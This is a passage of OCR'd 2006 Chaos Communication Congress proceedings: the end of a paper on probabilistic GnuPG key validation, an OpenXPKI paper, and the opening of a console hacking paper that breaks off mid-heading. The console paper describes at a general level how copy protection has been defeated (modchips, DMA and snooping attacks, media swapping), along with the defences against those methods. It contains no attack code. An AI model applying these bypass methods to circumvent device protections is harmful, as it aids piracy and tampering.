


Figure 3. A PGP key ring as reliability network.

The translation into a network reliability problem offers us now a broad range of computational techniques to solve the key validation problem. We will first use the above example to illustrate a simple but not very efficient method, and then give a short overview of more advanced techniques.

Computing Network Reliabilities. Consider again the network of Fig. 3, in which the key validation problem consists in A's attempt to validate K's public key. For this, there must be at least one complete certificate path from A to K, and if no such path exists, the validity of K's public key cannot be established from A's point of view. In the example of Fig. 3, there are five certificate paths from A to K, namely $\{A, B, F, K\}$, $\{A, B, G, K\}$, $\{A, C, G, K\}$, $\{A, C, G, F, K\}$, and $\{A, B, G, F, K\}$. Note that the last two paths are not minimal and therefore irrelevant for the overall network reliability. From the remaining three paths, we can also omit the source A (who's trust value is 1 by default) and the terminal K (who's trust value has no impact).[12] Finally, we obtain the following set of minimal paths:

$$minpaths_K = \{\{B, F\}, \{B, G\}, \{C, G\}\}.$$

To calculate the network reliability for a connection from A to K, which will be our measure for the validity of K's

[11] We do not specify whether these probabilities are interpreted as frequencies or as subjective degrees of belief.

[12] This is a slight deviation from the classical s,t-connectedness problem, where every vertex in the path is relevant, including the source and the terminal.

public key, we have to compute the probability of the set $minpaths_K$. The probability of a single path is simply the product of its (stochastically independent) trust values, and for the overall probability of the set $minpaths_K$, we can apply the so-called *inclusion-exclusion* formula:

$$P(minpaths_K) = P(\{B,F\}) + P(\{B,G\}) + P(\{C,G\}) - P(\{B,F,G\}) - P(\{B,F,C,G\}) - P(\{B,C,G\}) + P(\{B,F,C,G\}) = 0.581.$$

This result is the probabilistic measure we propose for the validity of K's public key. Depending on A's own validation policy, e.g. by specifying a validity threshold $\lambda \in [0,1]$, the key may be accepted as valid or not. This result is very different from the PGP scenario in Fig. 1, where K's public key is considered invalid (except for $C = 1$ and $M = 1$).

Our proposal for a probabilistic evaluation of trust networks solves some of the deficiencies of the PGP trust model mentioned in Section 2. First of all, it eliminates the limited levels of trust and validity, which leads to an increased overall flexibility. At the same time, it solves the problem of counter-intuitive conclusions in situations like the one shown in Fig. 2. This improves both the robustness and the coherence of the results.

Other Network Reliability Methods. Applying the inclusion-exclusion formula to a set of minimal paths is an exact, but not a very efficient solution for the s,t-connectedness or other network reliability problems. Reliability theory provides a variety of other techniques, with a general distinction between *exact* and *approximate* methods.

Most exact methods start by either enumerating *complete states*, *pathsets*, or *cutsets*. These enumeration methods are often combined with *reduction techniques* (e.g. series and parallel reductions), *decomposition techniques* (e.g. Shannon's decomposition, BDDs, d-DNNFs, cd-PDAGs), or so-called *sum-of-disjoint-products* algorithms. Note that all exact methods inherently suffer from an exponential worst-case complexity.

Approximate methods are either lower and upper bound estimations or sampling algorithms (e.g. Monte-Carlo, importance sampling). The method implemented in GnuPG is a Monte-Carlo sampling algorithm. For a complete and detailed discussion of network reliability techniques, we refer to the literature [2, 4].

4 Implementation

This section is devoted to the implementation of the probabilistic trust model in GnuPG.[13] We will give an overview of the most important changes as well as a brief description of the implemented algorithms. Furthermore, we will show by an example how to use GnuPG with its new functionality.

Modification of the GnuPG Source. For the implementation of the new trust model, we have used GnuPG v.1.4.5.[14] All affected source files can be found within the `g10` folder of the GPG source archive. The following list shows all modified or extendend files with a brief description of their functionalities. For more details, we refer to [15].

- `gpg.c` : main function and parsing of arguments passed on the command line.
- `options.h` : data structures to store the options passed on the command line.
- `tdbio.c`, `tdbio.h` : definition of a trust database file structure as well as all input/output related functions.
- `trustdb.c`, `trustdb.h` : algorithms for public key validation.
- `pkclist.c` : functions related to primary keys.
- `tdbdump.c` : implementation of commands for the import and export of owner trust values.
- `keyedit.c` : implementation of the `--edit-key` command.

The most important changes affect the `trustdb.c` source file. It contains now the algorithms of our probabilistic key validation method and is the main entry point for updating the trust database. There are two major extensions: (1) an algorithm for the computation of minimal certificate paths, and (2) an algorithm for the computation of the key validity based on these paths.

The first algorithm is implemented as a breath-first search (BFS) in the certificate graph. After the entire graph has been searched, all minimal certificate paths are stored for each key. The choice of a BFS algorithm has two reasons. First, the key validation according to the original PGP trust model is also implemented as a BFS, which allows to reuse some code for the new algorithm. Second, by performing a BFS (instead of a depth-first search), we avoid the production of many non-minimal paths. For further information about this procedure, we refer to [15].

To overcome the problem of the exponential worst-case complexity of exact methods, we implemented the second algorithm as a Monte-Carlo sampling process, from which we obtain approximate solutions. The main advantage of this method is that it performs well and is easy to implement, see [15] for details. Another possible implementation is described in [8].

Example Usage. Consider again the example in Fig. 3. A's key ring contains public keys of B, C, F, G, and K. Our goal now is to validate these keys using the extended GnuPG implementation. We will illustrate the necessary steps in form of respective GnuPG command line instructions.

Let us first have a look at the generic command for executing the GnuPG program. For general information about the possible parameters `options`, `command`, and `args`, we refer to the GNU Privacy Handbook [5] or to the gpg man page.[15]

```
gpg [options] command [args]
```

In order to switch to the probabilistic key validation model, the option `--trust-model` must be set at the beginning. Note that this option is only necessary the first time `gpg` is

[13] All project related information, including download and installation instructions can be found under *http://leeloo.unibe.ch/~mwuethrich/bachelor.*

[14] This is the most recent stable version on September 15th, 2006.

[15] http://www.gnupg.org/(en)/documentation/manpage.en.html

called within a session.

```
gpg --trust-model probabilistic [options] command [args]
```

The command **--edit-key** allows us to edit key information. For example, by supplying a user's email address as identifier, we can specify trust levels:

```
gpg --edit-key K@foo.bar trust
```

As a result of this command, the following dialog to enter a trust value between 0 and 1 shows up. A precision up to six decimal places is taken into account, i.e. more exact values are rounded.

```
[...]
Please decide how far you trust this user to correctly
verify other user's keys (by looking at passports,
checking fingerprints from different sources, etc.)

Enter a number between 0.0 and 1.0
  0.0 means you don't trust this person at all
  1.0 means you fully trust this person
  m = back to the main menu

Your decision?  0.75
```

After this, the key ring is reevaluated and the corresponding key validities in the trust database are updated. With the following command, the trust database can also be updated manually:

```
gpg --update-trustdb
```

For our sample key ring, the output looks as follows:

```
gpg:  sampling trials set to 2000, validity threshold
set to 0.6, probabilistic trust model
E53E6AC8:A <A@foo.bar> trust:1.000 valid:1.000 ok
7866C82B:C <C@foo.bar> trust:0.600 valid:1.000 ok
85ADC1BB:B <B@foo.bar> trust:0.100 valid:1.000 ok
8694CBC0:F <F@foo.bar> trust:0.500 valid:0.586 not ok
D6BAAD0F:G <G@foo.bar> trust:0.900 valid:0.640 ok
36A66930:K <K@foo.bar> trust:0.000 valid:0.581 not ok
gpg:  next trustdb check due at 2006-09-15
```

Two supplementary options are available for the new trust model, namely:

--sampling-trials This option specifies the number of trials within the sampling algorithm used for computing the key validity. The default value is set to 1000. A higher value means more accurate results, but also increased efficiency.

--validity-threshold This option replaces the original skepticism parameters used in GnuPG. Any key whose validity is equal or higher than the specified threshold will be accepted as valid (marked with **ok**). Note that a key with a value below the threshold may still be authentic, but the given key ring does allow us to prove it. The default value of the threshold is 0.5.

For the above trust database output, we used 2000 sampling trials and a validity threshold of 0.6.

5 Conclusion

The main contribution of this paper is the proposal for a probabilistic trust model for GnuPG. The key validation problem has been transformed into a directed two-terminal network reliability problem. As a result, several weaknesses of PGP's trust model are eliminated. The most important improvement comes from the gradual trust values, which then result in gradual levels of validity. Our new model also avoids counter-intuitive scenarios like the one shown in Fig. 2. To conclude, we think that the proposed key validation method is a reasonable, flexible, and useful enhancement of the existing GnuPG functionality. At the moment, it is not officially included in the GnuPG software, but we hope it will at some future time.

References

[1] A. Abdul-Rahman. The PGP trust model. *EDI-Forum: the Journal of Electronic Commerce*, 10(3):27–31, 1997.

[2] M. O. Ball, C. J. Colbourn, and J. S. Provan. Network reliability. In M. O. Ball, T. L. Magnanti, C. L. Monma, and G. L. Nemhauser, editors, *Network Models*, volume 7 of *Handbooks in Operations Research and Management Science*, pages 673–762. Elsevier, 1995.

[3] J. Callas, L. Donnerhacke, H. Finney, and R. Thayer. *RFC 2440: OpenPGP Message Format*. IETF Network Working Group, 1998.

[4] C. J. Colbourn. *The Combinatorics of Network Reliability*. Oxford University Press, New York, USA, 1987.

[5] M. Copeland, J. Grahn, and D. A. Wheeler. *The GNU Privacy Handbook*. The Free Software Foundation, 1999.

[6] R. Haenni. Using probabilistic argumentation for key validation in public-key cryptography. *International Journal of Approximate Reasoning*, 38(3):355–376, 2005.

[7] J. Jonczy and R. Haenni. Credential networks: a general model for distributed trust and authenticity management. In A. Ghorbani and S. Marsh, editors, *PST'05: 3rd Annual Conference on Privacy, Security and Trust*, pages 101–112, St. Andrews, Canada, 2005.

[8] J. Jonczy and R. Haenni. Implementing credential networks. In K. Stølen, W. H. Winsborough, F. Martinelli, and F. Massacci, editors, *iTrust'06, 4rd International Conference on Trust Management*, LNCS 3986, pages 164–178, Pisa, Italy, 2006.

[9] R. Kohlas, J. Jonczy, and R. Haenni. Towards precise semantics for authenticity and trust. In *PST'06, 4th Annual Conference on Privacy, Security and Trust*, Toronto, Canada, 2006.

[10] R. Kohlas and U. Maurer. Confidence valuation in a public-key infrastructure based on uncertain evidence. In H. Imai and Y. Zheng, editors, *PKC'2000, Third International Workshop on Practice and Theory in Public Key Cryptography*, LNCS 1751, pages 93–112, Melbourne, Australia, 2000. Springer.

[11] G. Mahoney, W. Myrvold, and G. C. Shoja. Generic reliability trust model. In A. Ghorbani and S. Marsh, editors, *PST'05: 3rd Annual Conference on Privacy, Security and Trust*, pages 113–120, St. Andrews, Canada, 2005.

[12] U. Maurer. Modelling a public-key infrastructure. In E. Bertino, H. Kurth, G. Martella, and E. Montolivo, editors, *ESORICS, European Symposium on Research in Computer Security*, LNCS 1146, pages 324–350. Springer, 1996.

[13] W. Stallings. *Protect Your Privacy, a Guide for PGP Users*. Prentice Hall, 1995.

[14] W. Stallings. *Cryptography and Network Security: Principles and Practice*. Prentice Hall, 3rd edition, 2003.

[15] M. Wüthrich. GnuPG and probabilistic key validation. Bachelor thesis, IAM, University of Berne, Switzerland, 2006.

[16] P. R. Zimmermann. *The Official PGP User's Guide*. MIT Press, 1994.

Building an Open Source PKI using OpenXPKI

Take a lot of Perl, add some OpenSSL, sprinkle it with a few HSMs, stir, season to taste, enjoy!

http://events.ccc.de/congress/2006/Fahrplan/events/1596.en.html

OpenXPKI is an open source trust center software, written by the OpenXPKI Project, which aims to create an enterprise-scale PKI solution. You can see what OpenXPKI is all about, what you can do with it out-of-the-box and how you can hack it to your liking.

In this talk, the open source trust center software OpenXPKI will be presented. OpenXPKI aims at creating an enterprise-scale PKI/trust center software supporting well established infrastructure components like RDBMS and Hardware Security Modules (HSMs). It is the successor of OpenCA, and builds on the experience gained while developing it. Currently still under heavy development, OpenXPKI aims to be used in production by mid-October. Thus, a working release will be present before the congress.

Alexander "alech" Klink has studied mathematics and computer science. Interested in IT security for quite a while, congress visitor since 19C3. Currently works for Cynops GmbH, mostly hacking OpenXPKI.

Born in 1979, alech started his life with computers with the good old C64. An Amiga and finally a PC followed. DOS and Windows were not good enough pretty soon, so he switched to Linux in '95.

While studying mathematics, he was known for being a TeX-addict. Did the Congress Fahrplan for 21C3 in PDF (guess using what), research on PDF tracking possibilities in 2005 (see www.pdftracker.de), dabbled with biometrics while working for Fraunhofer IGD. Thesis on cryptographic voting protocols including a prototype implementation under a BSD license. Now happily developing open source software and getting paid for it. Quickly becoming more of a Perl hacker and lover.

Michael Bell studied computer science and works since about eight years in the area of security systems. His focus is on infrastructure services like firewalls, IDS and PKI. His actual themes are PKI and identity management.

OpenXPKI architecture whitepaper http://www.openxpki.org/docs/OpenXPKI-Architecture-Overview.pdf

Slides of the OpenXPKI lightning talk at mrmcd101b http://www.alech.de/openxpki_mrmcd101b.pdf

The OpenXPKI project website http://www.openxpki.org/

Building an Open Source Public Key Infrastructure using OpenXPKI

Alexander Klink, Cynops GmbH (a.klink@cynops.de)
Martin Bartosch, Cynops GmbH (m.bartosch@cynops.de)
Michael Bell, HU Berlin (michael.bell@cms.hu-berlin.de)

Introduction

OpenXPKI is an open source trust center solution developed by the OpenXPKI Project. It aims at creating an enterprise-scale PKI/trust center software running on Unix-based systems supporting well-established infrastructure components such as RDBMS and Hardware Security Modules. It is the successor of OpenCA and builds on the experience gained while developing it.

Note that when we say enterprise-scale, we actually mean it. OpenXPKI is not yet another one of those projects for setting up the self-signed CA of the geek next door. Not that OpenXPKI might not appeal to geeks, but it aims to provide a different class of Certificate Authority. Real open source competition is not visible on the market, whereas commercial PKI solutions usually cost a fortune and offer less flexibility. These are some of the reasons why a large financial corporation plans to use OpenXPKI in production »pretty soon now«.

Written in object-oriented Perl, it has quite a flexible architecture which makes hacking it to your liking pretty easy and fun.

Features

OpenXPKI has quite an advanced feature set, supporting all of the basic operations a Public Key Infrastructure has to offer, including modular authentication, a user interface API and is designed for scalability.

But there are some more features which we believe distinguish ourself from the competition.


Workflow engine

We use the Workflow.pm module from CPAN as a workflow engine, which allows us to create much more flexible code and configuration. Basically, the workflow engine provides a state machine – a workflow can be in a certain state, from which it can change into a different state using an activity.

OpenXPKI

Cynops
network security engineering

Activities are only available if certain conditions are met. Input data for a workflow activity can be validated using so-called »validators«. Each workflow has its own context, which is where it stores the data associated with it. As an example, here is a visualization of our certificate issuance workflow and a snippet from the corresponding XML configuration file:




```
<state name="INITIAL">
 <action name="import"
       resulting_state="WAITING_FOR_START">
  <condition name="csr_serial_present"/>
 </action>
 <action name="null"
  resulting_state="FAILURE">
  <condition name="no_csr_serial_present"/>
 </action>
</state>

<state name="WAITING_FOR_START">
 <action name="determine_issuing_ca"
       resulting_state="ISSUING_CA_DETERMINED">
  <condition name="ACL_cert_issuance"/>
 </action>
</state>
```

Figure 1 Graphviz rendering and a snippet from the XML definition

As you can see, defining such workflows is pretty straightforward. The activities (in Workflow.pm they are called »actions«) and the conditions map to Perl modules which transform data from the workflow context or checks whether certain conditions are met. The workflow context is saved in a database, so that retrieving the context data or searching for it is pretty easy and »outsourced« to the database layer.

This gives us a much better infrastructure for custom definitions than was possible with OpenCA. Pre-defined workflow definition and implementations include certificate requests using different methods, certificate issuance, CRL issuance, SCEP, Smartcard personalization, etc. These can be easily re-used in custom workflow definitions – normally, a customized workflow is only a few changes in the XML file and a few lines of Perl away.

OpenX509PKI

Cynops
network security engineering

PKI Realms & automatic CA rollover

Most commercial PKI solution vendors will want to sell you a new piece of software for a new Certificate Authority. Contrary to that, OpenXPKI offers to run several completely independent CAs within the same installation. This leads to what we call »PKI Realms«, which groups together CAs with the same task – you might have a PKI realm for your employees, one for your servers and one for your customers for example. Within these realms, you can define CAs which might even be valid at the same time.




Figure 2 OpenXPKI structure: PKI Realms

Maybe you are wondering why you would want to have CAs that are valid at the same time. We implemented this to solve one of the problems most PKI solutions have – the expiry of the CA certificate.




Figure 3 Automatic CA rollover

Say you have a CA certificate with a lifetime of two years. Now, one year and a day has gone by after the creation of the CA certificate. Given a request for an end-entity (EE) certificate with a

lifetime of one year (and your belief in the layer-based certificate validity validation model), you are in a bit of trouble: your CA certificate is still valid, but you can not accomodate the request, as the end-entity certificate would not be valid for a whole year.

OpenXPKI offers the automatic CA rollover feature, where more than one valid CA certificate can be in operation at any time. The PKI then decides at the time of the request which CA certificate to use for issuing the end-entity certificate. Hence, setting up a new CA certificate can be done at any time and does not need a complete hotswapping re-deployment.

Hardware Security Modules

OpenXPKI has support for some well-known Hardware Security Modules (HSMs), such as the nCipher nShield or the Chrysalis-ITS Luna CA. Hardware Security Modules are pretty interesting pieces of hardware – they provide a secure external storage for cryptographic keys and can perform the cryptographic operations in a protected environment. Think of it as a giant smartcard, if you like (though, some HSMs actually use smartcards for authentication as well, so you'd rather have to think of it as a smartcard with a smartcard slot).

Unluckily, HSMs are not something you add to your geek hardware collection at christmas – actually they are quite expensive. This is why we are looking into a pretty interesting solution which provides adequate security as well and is much more cost-effective.

If HSMs are out of your reach, we provide the interesting possibility to split the password for your encrypted software key into pieces using Shamir's secret splitting algorithm. In that way, you can still use the dual control principle to secure access to your CA key without dedicated hardware.

Self-Service Smartcard Solution

Imagine you have a batch of several thousand smartcards lying around your office for your company's employees. Would you rather generate and install the certificates for all of them or wouldn't it be nice to just give them out and point people to a website where they could do these initial steps themself?

Yes, we would have guessed so. This is where our self-service smartcard personalization application comes in. It offers the possibility to automatically create a key and a corresponding certificate request for the CA. The CA then signs the request and within a few seconds, the certificate is returned to the user and is automatically installed on the user's smartcard. For all of this, the user just needs a browser (well, OK, it needs to be Internet Explorer) and a few clicks. The necessary data which is to be included in the certificate can be retrieved from an LDAP directory, so that user interaction is kept to a minimum.

Hacking OpenXPKI

Hacking OpenXPKI is actively encouraged by the current developers. We are always curious as to what ideas can be realized using our current infrastructure. Replacing the cryptographic layer should be pretty easy to do and we would definitely love to see something else than the usual OpenSSL-based implementation – maybe using Mozilla's Network Security Services (NSS) library or even something completely different.

Further ideas to be developed in the future include integration with management systems such as Tivoli or Nagios, clustering mechanisms to support the issuance of more than 500.000 certificates per day. One particularly interesting idea is to support CMC (the Certificate Management protocol using CMS) over COM, as this could be used to seamlessly replace a Microsoft CA.

If you are interested in some of these ideas or have your own thing that you like to work on, talk to us on the mailing list and we will try to provide you with the needed support in starting your development.

Contact

If you want to read more about the project, please see our websites at

- http://www.openxpki.org (main project website) or
- http://www.sf.net/projects/openxpki/ (Sourceforge development site).

There you can download the source, read more documentation or submit bug reports.

In addition we are always interested in talking to people interested in or using our software. Project communication mostly takes place on the mailing lists, which are at

- openxpki-users@lists.sourceforge.net (end-user support and discussion) and
- openxpki-devel@lists.sourceforge.net (developer discussion)

If you are curious about the current progress, you can also track our Subversion checkins using the openxpki-svn mailing list.

If all of this looks interesting to you, but you are unsure about whether you can shoulder the installation yourself, you need a PKI concept first or need to do some custom development, commercial support is available – take a look at http://www.openxpki.org/support/commercial.html for your options.

Hacking

Console Hacking 2006

Xbox 360, Playstation 3, Wii

http://events.ccc.de/congress/2006/Fahrplan/events/1606.en.html

"Next Generation" gaming consoles should not be limited to games, they have powerful hardware which we want to exploit for our needs. The talk gives a hardware overview of each of the 3 consoles, an overview of their security systems, as well as an update on hacking the Xbox 360, which has been on the market for about a year.

The Microsoft Xbox 360, the Sony Playstation 3 and the Nintendo Wii belong to the seventh generation of gaming consoles, having GHz-class CPUs and hundreds of megabytes of RAM. While the Xbox 360 has been released roughly a year ago, and some hacking has already gone on, the Playstation 3 and the Wii will only be released in November 2006, so they will be brand-new at the time of the talk.

Usual news sources focus on the features useful for gaming - this talk of course will focus on what we hackers really need. It evaluates possible attack points to execute homebrew code and professional operating systems. For the two systems that have just been released, you certainly cannot expect a working hack, but the basics of the security system will be explained, and it will be compared to existing systems implemented by previous consoles.

Felix Domke While studying EE, he earns money with some embedded linux work. His main interests are non-x86 based machines like the Gamecube, the Xbox360 and the dbox2.

Michael Steil Specializing in embedded systems, security systems, operating systems and virtualization, Michael Steil significantly contributed to the Xbox-Linux and GameCube-Linux projects. He holds a Dipl.-Inf. degree from the TU München and is currently employed by a major IT company, working on operating systems kernels.

Born in 1979, Michael Steil has been using and programming computers since the age of 10. He specialized in embedded systems, security systems, operating systems and virtualization. In 2002, he founded the Xbox Linux Project: He lead the team that reverse-engineered the internals of the Microsoft Xbox, constructed the majority of hacks of the Xbox security system as well as ported the GNU/Linux operating system on the Xbox platform. Besides, he also founded and contributed to other open source and hacking projects, such as Gamecube-Linux and SoftPear. He wrote many articles and wrote and contributed to some books about UNIX and programming. Furthermore, he gave several talk about GameCube and Xbox hacking at LinuxTag, LinuxWorld and the Chaos Communication Congress.

Michael Steil holds a Dipl.-Inf. degree from the TU München and is currently employed by a major IT company, working on operating systems kernels.

Console Hacking 2006

Felix Domke tmbinc@elitedvb.net

November, 16th 2006

Abstract

The "Console Hacking 2006"-talk will present recent findings about the dominant gaming consoles, mostly regarding to their ability to run Linux and homebrew code. As two of the three consoles which the talk originally wanted to focus on are not yet available on the market, this paper will describe the difficulties in running own code on today's consoles.

1 A small History of Gaming Console Security

When the Nintendo Entertainment System was released in USA in 1985, one of the few differences to the previously released "Nintendo Famicom" was the addition of a security chip inside the game cartridges. The chip, called 'CIC' or '10NES', contains a small 4 bit microprocessor, which generates a pseudo-random sequence after poweron. The same chip, in a slightly different configuration, was inside the console, constantly comparing the locally generated pseudo random sequence with the stream received from the cartridge. When a difference was encountered, the processor reset would be activated. Without further modifications, this prevents simple ROM cartridges to be used for games, as they lack the output of the specific seuqence.

Of course this can be easily defeated, either by removing the embedded chip in the console [1] or by re-using an existing chip from a cartridge. However, cartridges without this chip could not be easily sold, as they would require a modification inside the console.

Later, Tengen, Atari's NES games subsidiary, used a trick to get the sourcecode of the security chip from the USA copyright office [2], creating their own (clone) chip called "The Rabbit". They went to court, Tengen lost.

Piracy wasn't their only concern - Nintendo wanted to have control over the game market for their consoles, imposing strict guidelines to game publishers, and put down imports.

Even though the security concept was relatively simple, it worked out pretty well. Piracy cartridges often required usage of an "import adapter", which was put in the console, and contained two slots - one for any original game, solely for the purpose of using the CIC, and another one for the pirated (or imported) game.

Hobbyist could run selfmade code on the NES, by taking an original cartridge and replace the ROMs with their own ROMs.

When cartridges were replaced by optical discs, notably by Sony's PlayStation-console (launched in end of 1994 in Japan, and about a year later in USA and Europe), they couldn't add a security chip to the games anymore, but the concept was the same: a hidden signature in the recorded track on disc lead to a magic sequence, transferred in a sideband (focus data) to the disc controller. The sequence was matched against a pre-recorded one. When it did not match, the game would not boot (the disc would be detected as an audio CD). The magic sequence was different for each of the three regions (Japan, USA, Europe), forming the ASCII-letters 'SCEI' (for Sony Computer Entertainment, Inc), 'SCEE' or 'SCEA', depending on whether the game was made for the japanese, european or american market [6].

Again, the piracy protection was also used as an import protection. At some point, somebody managed to find the pin where the magic sequence was transmitted to the disc controller. An external chip, often called "modchip", could be attached to overwrite the sequence with the correct one, thus

allowing imports and copies to be played on modified consoles. As recordable medias became cheap, many people added modchips to their console for illegally playing copied games.

Homebrew code could also be simply burned to a CD and run in a modified console - the "magic sequence" was in no part depending on the actual game data, and there was no further protection.

Later consoles, like the Nintendo Gamecube, still use this type of protection, just in a more complex form. Instead of a simple "magic sequence", a more complex copy protection scheme was added, where the disc controller's firmware took care of authenticating a disc. When a disc was detected to be genuine, it's contents are trusted. Emulating the complete DVD-ROM is possible and has been done [5], and also allowed the injection of homebrew code into the emulated discs (though much easier solutions for executing homebrew code have been developed, which attack the way the system boots the bios, replacing the bios with a homebrew-friendly one which can load files from Network or SD card [7]).

All of these described systems can be attacked with a "man-in-the-middle"-attack, for example by doing the authentication with one source, then switching to another source for delivering the code and data. This can be done either on physical level (media swapping), or logical level (electronically muxing the data source, or use pre-recorded authentication information). This is great, because it allows us to execute our own code, which is the ultimate goal.

2 Today

Today, the situation unfortunately changed. Vendors want to keep their consoles secure, mainly to be able to sell premium content and keep their platforms controlled.

They use additional security to form a "chain of trust", so that only data which is known to be genuine is accepted for execution. This is usually done with public key cryptography.

At first, this is not stricly against piracy - after all, piracy involves playing back content which is made for being played back. It's against homebrew, imports, cheats and other modifications, in short: against any usage that is not intended. Yes, it's what we call DRM - the hardware, which you physically own, decides on itself which content it will accept, and which it won't.

The first generation of this type of security, most notably the original Xbox, relied on software only. It can be compared with a PC running an operating system, which simply doesn't allow you to execute binaries which are not "signed". Some additional hardware is necessary to prevent replacing the "BIOS", but that's all.

After this particular console has been hacked over and over [3], enabling running alternative operating systems, homebrew software like multimedia players and even pirated games from harddisk, vendors decided to invest more into security.

Without focusing on one specific implementation, it can be said that several technologies were, or are going to be, introduced into console systems. These technologies are not new - in fact, most of them are in use for several years on other systems, but they are reaching a new level for consumer electronics security.

The available techniques look pretty impressive at first sight:

2.1 Inventing a Secure Place

Gaming consoles are made to play games. Games want to use all the power of the system, after all, horse power directly translate to money required during the development and mass-production of a console. Engineers spent much time into tweaking the last bit of performance out of what was doable at the time of construction, and they don't want to waste any bit of performance for security.

Games rely on pushing data fast into the graphic subsystem, and nearly always use DMA for that. Now, making DMA access secure without slowing down the system is a tough task. A usual split of the whole system into a "supervisor" and "user space" doesn't work, as IO access is expensive from user space - it always has to go through the supervisor, so the 3D graphics libraries need to run in this context. Also, the game needs to run in the same context as their 3D libraries, in order to push data around without loosing speed.

Gaming consoles often use a "chain of trust" - every code which is loaded into the system should be checked to have a proper signature, and every code is in charge to not load any code without further

verification. History shows that this doesn't work out. There is just too much complex software elements which are "in charge of being secure". Game programmers usually don't touch security issues at all (unless they are dealing with network code), and didn't invested much interest for example into verifying that a savegame hasn't been tampered with [8].

To remedy this unwinnable situation, something similar to a supervisor was required, just without the performance hit. An additional layer was introduced, a "hypervisor". While conceptually not too different to a "usermode" / "supervisor mode"-split, it allowed, with additional hardware support (as explained below), to build a secure subsystem inside the console environment. It's comparable to a "smart card" implemented in software. The hypervisor tries to do as less things as possible, in order to keep it clean, seperated and secure. A code bug in the hypervisor can compromise the whole system pretty easily, as nearly all security features are unter the control of the hypervisor. Extreme care must be taken to properly implement the hypervisor functions!

2.2 Non-Executable Pages

By default, memory which can be written is also executable. This behaviour makes it easy to execute own code for example in case of a stack overflow error.

By not allowing any executable page to be written outside of a fully trusted core (the hypervisor), there is no possibility to simply inject code in a buffer overflow exploit. Depending on the flawed code, it might be able to fill arbitarary registers with arbitrary values and jump to an arbitrary position in RAM, possibly with an arbitrary filles stack - but there is still no possibility to execute own code - unless of course if the trusted core, which has to be able to write code into memory, has a flaw.

Note that this also disallows the possibility to write self-modifying code, which might be a strong requirement for software-based CPU emulators. This can be partially workarounded by introducing sandboxes, in which writeable code pages are allowed, but no calls to important system functions. Code which might run there (through an exploit in the emulator software) then could still not execute important system functions, for example to communicate with the world other than with the given emulator functions.

It also puts down backdoors in software, which could otherwise be abused as "loaders". Without this a game developer could - knowingly or not - add a method to allow code to be loaded from an insecure medium into a normal game, submit this game, and get back a signed executable which runs on every console.

2.3 Encryption for Executable Pages

Code page attributes (like read-only) are solely based on the CPU's memory management unit. Writing to RAM can be done with a "DMA-attack", circumventing the CPU, thus circumventing the CPU's memory write protection. A "DMA-attack" ("direct memory access") can be done by either abusing well-defined interfaces to the RAM, or by creating them. Abusing well-defined interfaces can include Firewire [4], allegedly USB, Serial-ATA or PCI-express-man-in-the-middle-attacks. New interfaces can be created by interfacing memory chips directly, which is a quite complicated task, given that they run up to several hundreds of MHz in recent designs.

It's very hard to completely avert this type of attacks ("physical access wins"), so a good security system should not become insecure by "just" DMA attacks.

The reverse of DMA write attacks are snooping attacks, like Bunnie's successful original Xbox hack. Snoop attacks are also very hard to remedy, so the main attention is more and more just not to leave any important data unencrypted in ram.

2.4 Memory Checksumming

When memory is encrypted, and an attacker can write to the unencrypted memory, the attacker can not inject known blocks of data. However, by modifying data, he can overwrite a valid block with data which decrypts to "random". In certain situations, this can be used to gain an advantage for the attacker. For example, a system could have a revocation table, which stores hashes of known-bad (exploitable) executables. The attacker could overwrite the stored hash values with random (by storing any value to the unencrypted ram which doesn't

decrypt with the - unknown - key to something useful). Also, changing the encryption key is usually an expensive task, so in order to gain performance, one might re-use keys more than once. If this is the case, memory regions can be "swapped". For example, a buffer can be read out by the attacker, and later copied back in, forming a replay attack.

The solution for these problems is memory checksumming. Memory checksumming calculates and updates checksums over memory and stores them in a secure place, for example in CPU on-chip RAM. When a checksum doesn't match, the memory was modified outside the CPU, and a security violation is detected and the system can be halted.

It requires additional memory for checksummed areas, but checksum blocks can be made of arbitrary size. It's a trade-off between memory and speed, as whenever a single byte of a checksummed block is accessed, the whole block must be read. However, when using cached memory, the time required to calculate the checksum can be hidden. Often it's enough to only protect really vital data, for example data belonging to the hypervisor.

2.5 Stack Canaries

